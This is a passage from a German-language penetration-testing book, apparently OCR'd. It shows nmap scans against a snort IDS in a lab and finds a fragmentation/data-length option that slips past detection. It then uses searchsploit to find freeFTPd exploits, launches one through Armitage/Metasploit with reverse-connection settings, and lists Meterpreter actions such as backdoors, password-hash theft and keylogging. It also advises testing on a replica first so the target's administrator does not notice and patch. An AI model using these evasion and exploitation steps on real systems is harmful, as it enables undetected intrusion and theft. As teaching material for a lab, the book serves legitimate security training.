Host is up (0.020s latency).
PORT STATE SERVICE
21/tcp closed|filtered ftp
22/tcp open ssh
80/tcp open http
MAC Address: 08:00:27:99:FC:23 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.07 seconds
```

Und am Server erscheint nichts:

```
Commencing packet processing (pid=27943)
... Ausgabe gekürzt
================================================================
===============

 Action Stats:

   Alerts:                          0    ( 0.000%)

   Logged:                          0    ( 0.000%)

   Passed:                          0    ( 0.000%)
```

In diesem Fall kann es eine Vertrauensbeziehung zwischen den Rechnern geben und der Rechner mit der Endnummer 104 ist Teil des so-genannten Home-Net in snort, was ich an dieser Stelle aber ausschließen kann oder der Idle-Scan wurde nicht geprüft, was hier zutrifft.

Die Mustererkennung von IDS-Systemen basiert auf konkreten Regeln und diese sind wie eingangs besprochen möglichst spezifisch, um Falschmeldungen auszuschließen. Darum werden auch verschiedene Scan-Methoden von dem einen oder anderen System erkannt bzw. eben nicht erkannt.

Selbst wenn ich eine Regel für diesen Scan erstellen würde, würde hierbei die IP des Zombies und nicht desjenigen geloggt der scannt. Um sicherzugehen testen wir das mit einer weiteren Regel in snort und starten den gleichen Scan nochmal.

Diesmal erhalten wir folgende Logs:

```
Commencing packet processing (pid=27985)

04/18-            [**] [1:1231214:4] SYN-scan [**]
20:29:52.390093        [Classification: Attempted Information
                       Leak]
                       [Priority: 2] {TCP} 192.168.1.104:443 -
                       > 192.168.1.102:21
04/18-            [**] [1:1231214:4] SYN-scan [**]
20:29:52.395290        [Classification: Attempted Information
                       Leak]
                       [Priority: 2] {TCP} 192.168.1.104:443 -
                       > 192.168.1.102:22
04/18-            [**] [1:1231214:4] SYN-scan [**]
20:29:52.574265        [Classification: Attempted Information
                       Leak]
                       [Priority: 2] {TCP} 192.168.1.104:443 -
                       > 192.168.1.102:21
04/18-            [**] [1:1231214:4] SYN-scan [**]
20:29:52.748172        [Classification: Attempted Information
                       Leak]
                       [Priority: 2] {TCP} 192.168.1.104:443 -
                       > 192.168.1.102:22
04/18-            [**] [1:1231214:4] SYN-scan [**]
20:29:52.801224        [Classification: Attempted Information
                       Leak]
                       [Priority: 2] {TCP} 192.168.1.104:443 -
                       > 192.168.1.102:80
04/18-            [**] [1:1231214:4] SYN-scan [**]
20:29:53.857820        [Classification: Attempted Information
                       Leak]
                       [Priority: 2] {TCP} 192.168.1.104:443 -
                       > 192.168.1.102:80
```

```
04/18-            [**] [1:1231214:4] SYN-scan [**]
20:29:53.911041        [Classification: Attempted Information
                       Leak]
                       [Priority: 2] {TCP} 192.168.1.104:443 -
                       > 192.168.1.102:80
```

. . . Ausgabe gekürzt

```
=================================================================
===============

Action Stats:

   Alerts:                          7    ( 5.882%)

   Logged:                          7    ( 5.882%)

   Passed:                          0    ( 0.000%)
```

Aber genug der Verwirrungstaktik - Versuchen wir nun endlich das System völlig auszutricksen und keinerlei Log-Einträge zu hinterlassen.

Als erste Option gibt es -f, die die gesendeten Pakete fragmentiert und in kleinere Teil-Pakete aufteilt. Dies geschieht in der Regel nur wenn Pakete mehr Daten transportieren müssen als die MTU (*Maximum Transfer Unit*) in dem jeweiligen Netzwerk zulässt. Aus Performancegründen werden teilweise IDS-Systeme so konfiguriert, dass diese erst alle Pakete sammeln und dann zusammensetzen, bevor diese geprüft werden. In so einem Fall würden dann unsere fragmentierten Scan-Pakete durchrutschen.

Der Scan

```
root@kali:~# nmap -sF 192.168.1.102 -p 21,22,80 -f
Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-18 20:48
CEST
Nmap scan report for 192.168.1.102
Host is up (0.00047s latency).
PORT STATE SERVICE
21/tcp closed ftp
22/tcp open|filtered ssh
```

```
80/tcp open|filtered http
MAC Address: 08:00:27:99:FC:23 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.29 seconds
```

... hat in diesem Fall wenig gebracht außer, dass es dank der Fragmentierung ein paar Millisekunden länger gedauert hat. Wir wurden erkannt:

```
Commencing packet processing (pid=28149)

04/18-            [**] [1:1231213:4] FIN-scan [**]
20:48:21.805491        [Classification: Attempted Information
                       Leak]
                       [Priority: 2] {TCP} 192.168.1.105:34780
                       -> 192.168.1.102:22
04/18-            [**] [1:1231213:4] FIN-scan [**]
20:48:21.805615        [Classification: Attempted Information
                       Leak]
                       [Priority: 2] {TCP} 192.168.1.105:34780
                       -> 192.168.1.102:80
04/18-            [**] [1:1231213:4] FIN-scan [**]
20:48:21.806051        [Classification: Attempted Information
                       Leak]
                       [Priority: 2] {TCP} 192.168.1.105:34780
                       -> 192.168.1.102:21
04/18-            [**] [1:1231213:4] FIN-scan [**]
20:48:22.907157        [Classification: Attempted Information
                       Leak]
                       [Priority: 2] {TCP} 192.168.1.105:34781
                       -> 192.168.1.102:80
04/18-            [**] [1:1231213:4] FIN-scan [**]
20:48:22.907289        [Classification: Attempted Information
                       Leak]
                       [Priority: 2] {TCP} 192.168.1.105:34781
                       -> 192.168.1.102:22
```

. . . Ausgabe gekürzt

```
==================================================================
===============

Action Stats:
Alerts:                          5 ( 2.000%)
Logged:                          5 ( 2.000%)
Passed:                          0 ( 0.000%)
```

Also suchen wir weiter nach einer Lösung und das bringt uns zu folgenden weiteren Optionen: (*Die weiteren Ausgaben des Scanners und von* snort *erspare ich Ihnen an der Stelle*)

`--source-port`	Einen bestimmten Quellport vortäuschen, falls die Regel nur High-Ports (*über 1024*) prüfen würde
`--data-length`	Das Paket mit Zufallsdaten füllen um die Länge zu ändern und/oder eine Fragmentierung zu erzwingen
`--spoof-mac`	Um eine MAC-Adresse zu fälschen
`--badsum`	Um Pakete mit einer falschen Prüfziffer zu erzeugen

In unserem Fall hatten wir mit diesem Befehl Erfolg:

```
root@kali:~# nmap -sF 192.168.1.102 -p 21,22,80 -f --data-length 10000
```

Das kann ich mir einfach erklären - in der Regel wurde die Paketgröße geprüft, was aber für diese Art von Prüfung eigentlich völlig egal sein sollte. Dies lässt mich vermuten, dass der Entwickler der Regeln eine andere Regel kopiert, einige der Werte angepasst und darüber vergessen hat die Prüfung der Paketgröße rauszunehmen. Eventuell diente die kopierte Regel dazu Buffer-Overflow-Angriffe aufzudecken und daher wurde auch die Größe des Inhaltes geprüft.

Solche Flüchtigkeitsfehler sind sehr oft die Grundlage eines erfolgreichen Angriffs!

Durch das Aufsetzen eines Testsystems, das Reduzieren auf einige wenige Regeln und das systematische Testen kann man sich das Wissen aneignen mit welchen Scan-Methoden und welchen Scan-Optionen das jeweilige System überlistet werden kann.

Basiert das Firewall-System auf einer Firewall-Distribution ist es sogar einfacher, da man diese in einem virtuellen PC installieren kann und keine Hardware kaufen muss. Hat man Zugriff auf ein identes Testsystem, kann man auf diesem die gesamte Konfiguration und die Regeln einsehen.

Lediglich individuelle Anpassungen am IDS des Opfers stellen dann noch eine Unbekannte dar.

SICHERHEITSLÜCKEN AUSNUTZEN

Wie in dem vorigen Kapitel gezeigt wird auch bei der Suche nach Sicherheitslücken systematisch geprüft was "normal" funktioniert und was zu einem Fehler führt. Hierbei ermöglichen der Quelltext (*falls verfügbar*) oder Tools wie Disassembler das sogenannte Reverse Engeneering.

Wenn eine solche Lücke entdeckt wird, dann kann man diese in irgendeiner Weise ausnützen. Im vorigen Beispiel konnten wir zB die Scan-Erkennung umgehen und ungehindert Informationen sammeln. Im Fall von Software wäre es denkbar das Programm abstürzen zu lassen, nicht öffentlich zugängliche Informationen auszulesen, eingeschleusten Programmcode ausführen zu lassen oder einiges mehr.

Es gibt zu sehr vielen Sicherheitslücken Exploit-Binaries oder -Scripts, die die oben genannten Aktionen ausführen. Kali bringt hierzu zB ein Suchprogramm mit, dass die Suche nach derartigem Code vereinfacht. Um nach dem FreeFTPd aus dem vorletzten Kapitel zu suchen geben Sie einfach den folgenden Befehl ein:

```
root@kali:~# searchsploit freeftpd
```

```
---------------- --------------------------------
---------------- -
----------------
--
Exploit Title     | Path
                  |
                  (/usr/share/exploitdb/platforms)
---------------- --------------------------------
---------------- -
----------------
--
freeFTPd 1.0.10 - | /windows/dos/1339.c
'PORT' Denial of
Service
freeFTPd 1.0.8 -  | /windows/dos/40647.py
'mkd' Command
Denial of Service
freeFTPd 1.0.8 -  | /windows/remote/1330.c
'USER' Remote
Buffer Overflow
freeFTPd 1.0.10 - | /windows/remote/16462.rb
Key Exchange
Algorithm String
Buf
freeFTPd 1.0 -    | /windows/remote/16707.rb
'Username'
Overflow
(Metasploit)
freeFTPd 1.2.6 -  | /windows/remote/23079.txt
Remote
Authentication
Bypass
freeFTPd 1.0.10 - | /windows/remote/27747.pl
'PASS' SEH Buffer
Overflow
freeFTPd 1.0.10 - | /windows/remote/28170.rb
'PASS' SEH Buffer
Overflow (Metasp
freeFTPd 1.0.10 - | /windows/remote/28681.rb
'PASS' Buffer
Overflow
(Metasploit
```

```
---------------- -------------------------------
---------------- --
----------------
--
```

Die entsprechenden Scripts bzw. Programme befinden sich auch bereits auf Ihrem Kali-System. Der Ordner, in dem der Code zu finden ist, wird Ihnen in der zweiten Spalte angezeigt und ist relativ zu dem Pfad zu sehen, der oben in der Spaltenüberschrift zu finden ist.

Wir brauchen also nur den Basispfad (`/usr/share/exploitdb/exploits`) mit dem Pfad zum Exploit-Code (`/windows/remote/16707.rb`) verbinden und erhalten den vollständigen Pfad: `/usr/share/exploitdb/exploits/windows/remote/16707.rb`

Außerdem weist uns das Metasploit in den Klammern darauf hin, dass es ein fertiges msf-Modul gibt, das diesen Fehler ausnutzen kann.

Wäre das nicht der Fall, müssten wir den Angriff von Hand durchführen und könnten dazu den Exploit-Code verwenden.

Mehr Informationen und weiterführende Links zu den jeweiligen Exploits finden Sie auch auf:

https://www.exploit-db.com

Natürlich ist nicht zu jeder Sicherheitslücke hier der passende Exploitcode zu finden. Auf jeden Fall findet man mit einer Google-Suche in der Regel zumindest genug Informationen, um den entsprechenden Code selber zu schreiben. Wobei die Einführung in eine Programmiersprache bis zu diesem Niveau bei Weitem den Rahmen des Buches sprengen würde. Dennoch werde ich Ihnen am Ende des Buches ein einfaches Beispiel für einen Buffer Overflow zeigen.

Falls Sie sich mit der Entwicklung von Software beschäftigen wollen, kann ich Ihnen Python ans Herz legen - diese Programmiersprache ist leicht zu erlernen, mächtig und zwingt den Programmierer ordentlich und übersichtlich formatierten Code zu erstellen. Speziell die letzte Eigenschaft

sorgt dafür, dass sich Programmieranfänger von Beginn an einen guten und einfach lesbaren Programmierstiel angewöhnen.

Für diejenigen, die nicht vor haben sich mit Programmierung zu beschäftigen, gibt es alle möglichen "dunklen" Ecken im Internet sowie das auf dem TOR-Netzwerk basierende "Darknet" in dem sich allerlei Schadcode finden lässt. Seien Sie aber gewarnt... Exploitcode von einem anonymen Hacker für teure Bitcoins zu kaufen oder aus dubiosen Foren herunterzuladen und dann auszuführen kann ein böses Erwachen bedeuten - wenn Sie nicht wissen was Sie da ausführen, kann genauso gut Ihr eigener Rechner übernommen werden. Kali würde dann auch gleich alle Tools bieten, um Ihr Netzwerk bzw. alle weiteren Rechner zu übernehmen, bis man sich zu Ihren Konto-daten, Kreditkartennummern, Logindaten und allen anderen weiteren wertvollen Informationen hocharbeitet.


Armitage – GUI für die msfconsole

Wir haben Armitage schon im letzten Kapitel als Pseudo-Scanner eingesetzt und herausgefunden, dass dies nicht gerade die Stärke dieses Tools ist. Darum wollen wir uns nun ansehen wo die Stärke von Armitage liegt und was wir alles damit anstellen können...


Nachdem uns searchsploit darauf hingewiesen hat, dass FreeTFPd einige Sicherheitslücken enthält, wollen wir diese auch endlich ausnutzen und uns Zugang zu dem Rechner verschaffen.

Sehen Sie dies als theoretische Einführung. Wenn wir mit dem sogenannten MetaSploit Framework arbeiten werden zeige ich Ihnen wie Sie ein verwendbares Linux-System als virtuellen PC zum Laufen bringen anhand derer Sie alle möglichen Techniken ausprobieren können.

Dazu klicken wir den Host an um ihn zu markieren und suchen nach "freeftp" wie in dem folgenden Bild zu sehen:



Danach rufen Sie folgenden Dialog auf, indem Sie auf die Zeile freeftpd_user doppelklicken:




In diesem Dialog sind für Sie die Zeilen `LHOST` und `LPORT` wichtig. `LHOST` steht für Localhost und ist in dem Fall die IP-Adresse Ihres Rechners. Wichtig ist hierbei zu beachten, dass das Opfer eine Verbindung zu Ihrem System aufbauen muss und daher muss der Rechner erreichbar sein. In einem lokalen Netzwerk ist dies kein Problem und die vorgeschlagenen Daten stimmen - falls Sie einen Angriff über das Internet ausführen muss der `LPORT` (*lokaler Port auf dem sich das Opfer verbindet*) an der Firewall an die lokale IP-Adresse Ihres Kali-PCs weitergeleitet werden und unter `LHOST` muss die öffentliche IP-Adresse ihres Internetanschlusses angegeben werden.

Dazu ein Beispiel: Nehmen wir an Ihre IP-Adresse ist 1.2.3.4, dann wäre das in dem Fall der `LHOST`. An der Firewall muss nun der `LPORT` (*hier* 2110) weitergeleitet werden an `192.168.1.105`. Natürlich werden diese Daten in

Ihrem Netzwerk nicht gleich sein und Sie müssen die Daten entsprechend anpassen.

`FTPUSER`, `RHOST` und `RPORT` sollten selbsterklärend sein.

Je nach Exploit-Modul werden auch weitere Angaben benötigt. Da ich nicht alle über 2.000 Exploit-Module an dieser Stelle durchbesprechen kann Verweise ich im Fall des Falles auf Google.



Mit einem Klick auf "Launch" starten wir den Angriff, das Exploit-Modul öffnet sich im unteren Teil des Programms in einem neuen Tab und läuft sofort los.

Bei erfolgreicher Ausführung wird das Icon des Rechners wie oben gezeigt geändert und wir sehen sofort, dass dieser Rechner nun unter unserer Kontrolle ist.

Mit einem Rechtsklick auf den Host erhalten wir das Kontextmenü. Diesem wurde der Eintrag Meterpreter hinzugefügt, wie wir auf der nächsten Seite

sehen können.

Über diesem Eintrag lassen sich dann die verschiedensten Aktionen wie das Installieren einer Backdoor, stehlen der Passwort-Hashes, ausführen von Shells, durchsuchen und manipulieren von Dateien, aufzeichnen von Tastatureingaben, und einiges mehr durchführen. Für voyeuristisch veranlagte Personen ist auch das Streamen der Webcam möglich.

All das sehen wir uns anhand des Metasploitable-Linux im nächsten Abschnitt genauer an.

Um nun eine Aktion auszuführen, reicht es, diese anzuklicken. In dem Fall starte ich als Test die Command Shell des Betriebssystems.

Auch diese wird am unteren Ende des Programms wieder in einem neuen Tab gestartet. Wie man hier schön sehen kann, handelt es sich in dem Fall

um die Shell des jeweiligen Betriebssystems - hier also cmd.exe von Windows. Dementsprechend sind auch die Windows-Befehle zu verwenden!

Im Gegensatz dazu hat die Meterpreter Shell eigene Befehle und diese sind auf jedem Betriebssystem einheitlich.

Noch ein Wort der Warnung - hierbei handelt es sich um Exploit-Code, der Programme in Extremsituationen bringt, die bei der Entwicklung nicht berücksichtigt wurden. In dem Beispiel mit dem FreeFTPd ist der Serverdienst regelmäßig abgestürzt. Wenn Sie im realen Leben einen solchen Angriff durchführen, sollten Sie sich vorab ein Testsystem mit dem gleichen Betriebssystem und dem gleichen Programm in jeweils den gleichen Versionen zusammenbauen und erst mal darauf testen. Es wäre nicht gerade ideal, wenn der Administrator das fehlerhafte Programm updatet und damit die Sicherheitslücke schließt, weil es in letzter Zeit dank Ihrer Versuche häufig abstürzte.

MSF & Meterpreter im Detail


Bevor wir loslegen und praktisch Arbeiten sollten wir vorher unsere Testumgebung einrichten.

Dazu müssen Sie sich folgende Dinge herunterladen:

1. VirtualBox - `https://www.virtualbox.org/wiki/Downloads`
2. Metasploitable2 - `https://sourceforge.net/projects/metasploitable/`

Sobald Sie VirtualBox installiert und die Metasploitable Zip-Datei entpackt haben können Sie die `.vdmk`-Datei als virtuelle Festplatte in VirtualBox verwenden. Eigentlich ist das Image für den VMware-Player gedacht, aber dieser läuft nicht unter allen Systemen. VirtualBox kann auch mit diesem Dateiformat arbeiten, Linux hat auch kein Problem mit veränderter Hardware Konfiguration zu booten und daher ist das meiner Ansicht nach der beste Weg.


Öffnen Sie den Player und erstellen einen neuen virtuellen PC. Damit öffnet sich der folgende Assistent:



Geben Sie dem virtuellen PC einen aussagekräftigen Namen und wählen Sie als Typ Linux. Da ich mir nicht sicher war auf welchem Linux Metasploitable basiert und ob es ein 32 oder 64bit System ist habe ich einfach Linux generic 2.6 / 3.x / 4.x und 64bit gewählt. 64bit da dies die Ausführung von 32bit und 64bit Versionen erlaubt wohingegen eine 32bit Umgebung kein 64bit System ausführen könnte. Man muss nicht jede Kleinigkeit recherchieren und in dem Fall wollte ich es auch nicht. Da ich Metasploitable2 zum ersten Mal angreife, wollte ich genauso wenig Informationen vorab haben wie ein Angreifer. Sie werden also im Folgenden sehen wie ich vorgehe in so einer Situation. Wobei ich hinweisen möchte, dass ich bei den Beispielen nicht immer die langsamste und unauffälligste Methode gewählt habe, um das Kapitel nicht zusätzlich in die Länge zu ziehen. Die Probleme, auf die ich stoßen werde und die Fehlschläge, die ich erleiden werde, will ich Ihnen aber in den folgenden Kapiteln nicht vorenthalten.


Danach habe ich dem System 1024MB RAM zugewiesen, da dies für einen Linux-Server reichen sollte da diese in der Regel keine Desktopumgebung haben.

Bedenken Sie auch, dass der hier zur Verfügung gestellte RAM-Speicher von Ihrem Betriebssystem abgezweigt wird, und daher sollten Sie nicht großzügiger als nötig sein zumal mit nur einem Benutzer, der auf diesem Server zugreifen wird, kaum Last zu erwarten sein wird.



